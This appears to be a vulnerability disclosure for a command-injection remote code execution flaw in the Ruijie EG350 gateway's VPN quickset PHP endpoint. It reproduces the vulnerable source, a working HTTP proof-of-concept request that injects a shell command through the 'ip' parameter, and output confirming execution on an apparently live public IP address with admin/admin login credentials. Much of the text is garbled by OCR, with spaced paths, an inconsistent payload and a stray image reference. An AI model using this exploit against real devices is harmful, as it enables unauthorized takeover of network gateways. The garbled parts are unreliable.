

Ruijie EG350 Easy Gateway Management System Has Remote Code Execution Vulnerability

Vulnerability details

The Ruijie EG350 Easy Gateway Management System has a remote code execution vulnerability, which allows attackers to gain server privileges and cause the server to crash.

Vulnerability location

```
/itbox pi/vpn quickset service.php
```

Vulnerability recurrence

View the \$ip, \$port, \$user, \$pass, \$dns, \$start IP in the function set Action() through the code to pass the parameters through the POST request, and they are not filtered. The construction parameters can perform remote code execution.

```

networksafe.php      vpn_quickset_service.php
31  }
32
33  /**
34   * 根据用户名写入权限信息
35   */
36  public function set_vpnAction() {
37      $ip = p("ip");
38      $port = p("port");
39      $user = p("user");
40      $pass = p("pass");
41      $routes = p("routes");
42      $dns = " " . p("dns") . " ";
43      $startip = p("startip");
44      $endip = p("endip");
45      $mask = p("mask");
46      $new_wlan_intf = p("new_wlan_intf");
47      $old_wlan_intf = p("old_wlan_intf");
48      $command = "ssh-keygen -f /dev/null -N '' -C '$ip' -t rsa -b 2048 -C '$ip' -e ssh -p '$pass' -m '$mask' -i '$startip'";
49      if ($routes != false) {
50          for ($i=0; $i < count($routes); $i++) {
51              $command .= " " . $routes[$i];
52          }
53      } else {
54          $command .= " ";
55      }
56
57
58      $cmd = "ssh-keygen -f /dev/null -N '' -C '$ip' -t rsa -b 2048 -C '$ip' -e ssh -p '$pass' -m '$mask' -i '$startip'";

```

POC:

```
POST /itbox pi/vpn quickset service.php?a=set vpn HTTP/1.1
```

Host: 111.47.115.250:4430

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101

Firefox/123.0

Accept: */*

Accept-Language: zh-CN;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 26
Origin: https://111.47.115.250:4430
Sec-GPC: 1
Connection: close
Referer: https://111.47.115.250:4430/old_pub/cache.html
Cookie: RUIJIEID=5n55f2b72egk8dvkp4bent6hu7; user=admin; HOME_ALERT=88466;
currentURL=index; subMenuId=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin


ip=`ls+>/tmp/html/123.txt`

This is a background vulnerability that requires logging in to gain access.

Case 1:

URL: https://111.47.115.250:4430/

User/Pass: admin/admin



Use BurpSuite Send payload

Go Cancel < >

Target: https://111.47.115.250:4430

Request

Raw Params Headers Hex MarkInfo

```
POST /itbox_pi/vpn_quickset_service.php?a=set_vpn HTTP/1.1
Host: 111.47.115.250:4430
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 26
Origin: https://111.47.115.250:4430
Sec-SPC: 1
Connection: close
Referer: https://111.47.115.250:4430/old_pub/cache.html
Cookie: RUIJIEID=5n55f2b72egk8dvkp4bent6hu7; user=admin; HOME_ALERT=88466;
currentURL=index; subMenuId=1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
X-Forwarded-For: 0000:0000:0000:0000
X-Originating-IP: 0000:0000:0000:0000
X-Remote-IP: 0000:0000:0000:0000
X-Remote-Addr: 0000:0000:0000:0000

ip='ls'>/tmp/html/123.txt'
```

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Server: nginx
Date: Mon, 18 Mar 2024 09:37:09 GMT
Content-Type: text/json;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Set-Cookie: user=admin
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5

false
```

Then visit: <https://111.47.115.250:4430/123.txt>

← → ↺ 🏠 🔒 https://111.47.115.250:4430/123.txt

```
1.php
android.png
branch_check.htm
branch_import.html
branch_import.php
branch_passw.css
branch_passw.htm
branch_passw.php
branch_update.htm
branch_update.php
client-info.csv
ios.png
itbox_guide.css
itbox_guide.htm
itbox_menu.htm
itbox_status.htm
itbox_status.php
jquery.qrcode.min.js
loading.gif
location.json
location_change.js
net.txt
networksafe.css
networksafe.htm
networksafe.php
vpn_detail.htm
vpn_location.php
vpn_quickset.htm
vpn_quickset_service.php
vpnquick.css
vpnstatus.css
vpnstatus.dao.js
vpnstatus.htm
vpnstatus.js
wifi.htm
wifi.php
```